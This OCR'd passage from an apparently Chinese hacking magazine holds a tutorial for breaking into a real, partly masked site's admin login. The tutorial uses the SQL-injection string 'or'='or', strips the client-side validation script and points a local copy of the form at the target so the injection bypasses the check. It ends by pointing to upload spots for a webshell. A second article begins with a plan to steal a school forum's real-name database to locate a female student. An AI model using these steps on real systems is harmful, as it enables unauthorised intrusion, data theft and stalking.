


图3

这个网站的后台地址是http://www.chong********.com/manage/login.asp，我输入了'or'='or'后，结果蹦出个如图4的东东，我心中大喜。看我今天怎么把你给灭掉。接下来就是实战操作了。在后台页面空白处右击查看源文件的选项，然后再将打开的txt保存为login.html。如图5、图6所示。




图4




图5




图6

好了，现在进行下一步。我们只需要认证分析代码，找到过滤系统的根源。用记事本打开刚才保存的代码，在代码中我们不难发现这一行"alert("用户名填写不正确，请重新填写！可使用的字符为（A-Z a-z 0-9 _ - .)长度不小于5个字符，不超过15个字符，注意不要使用空格。");"不就是刚刚提示的asp过滤的东东吗？我们只需要把这个删掉就搞定了。这一行代码存在于<SCRIPT language=JavaScript>和</SCRIPT>这两个标签之间。完整的代码如下所示：

```
<SCRIPT language=JavaScript>
<!--
function CheckForm()
{
if (document.UserLogin.Name.value =="")
{
alert("请填写您的用户名！");
document.UserLogin.Name.focus();
return false;
}
var filter=/^\s*[.A-Za-z0-9_-]{5,15}\s*$/;
if (!filter.test(document.UserLogin.name.value)) {
alert("用户名填写不正确,请重新填写！可使用的字符为（A-Z a-z 0-9 _ - .)长度不小于5个字符，不超过15个字符，注意不要使用空格。");
document.UserLogin.Name.focus();
document.UserLogin.Name.select();
return false;
}
if (document.UserLogin.Pwd.value =="")
{
alert("请填写您的密码！");
document.UserLogin.Pwd.focus();
return false;
}
var filter=/^\s*[.A-Za-z0-9_-]{5,15}\s*$/;
if (!filter.test(document.UserLogin.Pwd.value))
{
alert("密码填写不正确,请重新填写！可使用的字符为（A-Z a-z 0-9 _ - .)长度不小于5个字符，不超过15个字符，注意不要使用空格。");
document.UserLogin.Pwd.focus();
document.UserLogin.Pwd.select();
return false;
}
loginForm.submit();
return true;
}
//-->
</SCRIPT>
```

我们只要把我刚刚贴上的代码全部删掉就行了，OK，现在开始删除。删除完之后点保存，直接打开html文件，输入万能密码，然后大家都会高兴的点击登陆。结果小菜们会发现怎么会是无法显示网页呢？如图7、8。其实还有一个重要的步骤滴！我们再回到代码来看看。小菜们都会对login这个单词很敏感，大家再细心点观察的话会发现这样一行代码，代码如下所示：

```
<body>
<FORM ACTION="Login.asp?no=eshop" METHOD="post" name='UserLogin' onSubmit='return CheckForm();'>
<br>
```




图7




图8

“Login.asp?”？这个呢其实就是罪恶之源，因为后台目标网站的后台源码地址是连接他本地构建的FTP目录，所以他的前面是没有目录的。简单点说，如果我们的电脑有网站全套完整的源程序的话打开之后是不会出现无法显示网页这样的情况的。也就是说只要在login.asp前面加上目标网站的地址就大功告成了。修改后的代码如下所示：

```
<body>
<FORM ACTION="http://www.chong**********.com/manage/Login.asp?no=eshop" METHOD="post" name='UserLogin' onSubmit='return CheckForm();'>
<br>
```




图9

于是我们再打开，输入万能密码后。哇塞，亲切的后台回到了我们的怀抱了。后台如图9所示。之后我随便翻了下后台，有很多可以上传的地方，我就不多做解释了。经过这次的解说，相信大家对过滤系统的原理已经明白大半了。过滤系统看起来好像是我们入侵的障碍，其实过滤系统只不过是一个纸老虎罢了，你只要认真分析源码，不要放弃，勇于挑战，那么webshell最终都是属于你的。本文到这里也就结束了，本文的技术仅供学习与参考，切勿用于非法用途。工具我就不打包了，挖掘机嘛，小菜们都有的，你懂的。

众里寻她千百度之一场暗恋引发的FreeBSD虚拟主机提权

赵治晟

在一次全校的公选课上，鄙人正在百无聊赖地四处张望，突然发现前方不远的地方坐着一个漂亮MM，正是我非常喜欢的那种类型。我心里就盘算着怎么能和她认识一下。可是一看时间，马上就要下课了，刚好这个时候老师开始点名，我就开始留神想要记住MM的芳名。当老师念到“杨*珊”的时候，那个MM答了声到，就这样我知道了MM的大名。

直接上去搭讪未免也太过唐突，搞不好还容易引起MM的反感，还是采取迂回的战术比较好一些。我们学校有一个论坛，规模还是比较大的，学校里面的学生基本都在上面注册了。最重要的一点是这个论坛是采取实名制管理的，只要能够拿到论坛的数据库，我不就能够轻而易举的拿到MM的信息了吗？想到这，我得意的笑了……

